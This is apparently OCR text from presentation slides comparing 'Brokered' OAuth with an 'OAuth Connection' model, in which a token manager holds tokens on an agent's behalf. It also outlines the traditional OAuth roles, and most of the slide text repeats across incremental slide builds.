OAuth-as-a-Service: Potential Solutions


"Brokered" OAuth



- Agent implements OAuth Client, fetching/ storing/ refreshing the ***tokens*** from Token Manager (*a.k.a.* "OAuth Broker")
- OAuth responsibilities remain on Agent side


OAuth-as-a-Service: Potential Solutions

"Brokered" OAuth




- Agent implements OAuth Client, fetching/ storing/ refreshing the ***tokens*** from Token Manager (*a.k.a.* "OAuth Broker")
- OAuth responsibilities remain on Agent side

"OAuth Connection"




OAuth-as-a-Service: Potential Solutions

"Brokered" OAuth



- Agent implements OAuth Client, fetching/ storing/ refreshing the ***tokens*** from Token Manager (*a.k.a.* "OAuth Broker")
- OAuth responsibilities remain on Agent side


"OAuth Connection"



- Token Manager handles tokens' lifecycle for Agent
- Agent keeps non-secret ***Connection IDs***, instead of storing secrets (tokens)
- OAuth logic fully abstracted away on Agent side

OAuth Connection

Connection = <tool, agent, user>



OAuth Connection:


A ***preconfigured handle*** for a ***managed OAuth token***

- issued by a particular *tool*
- to a specific *agent*
- for a specific *end-user*

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*

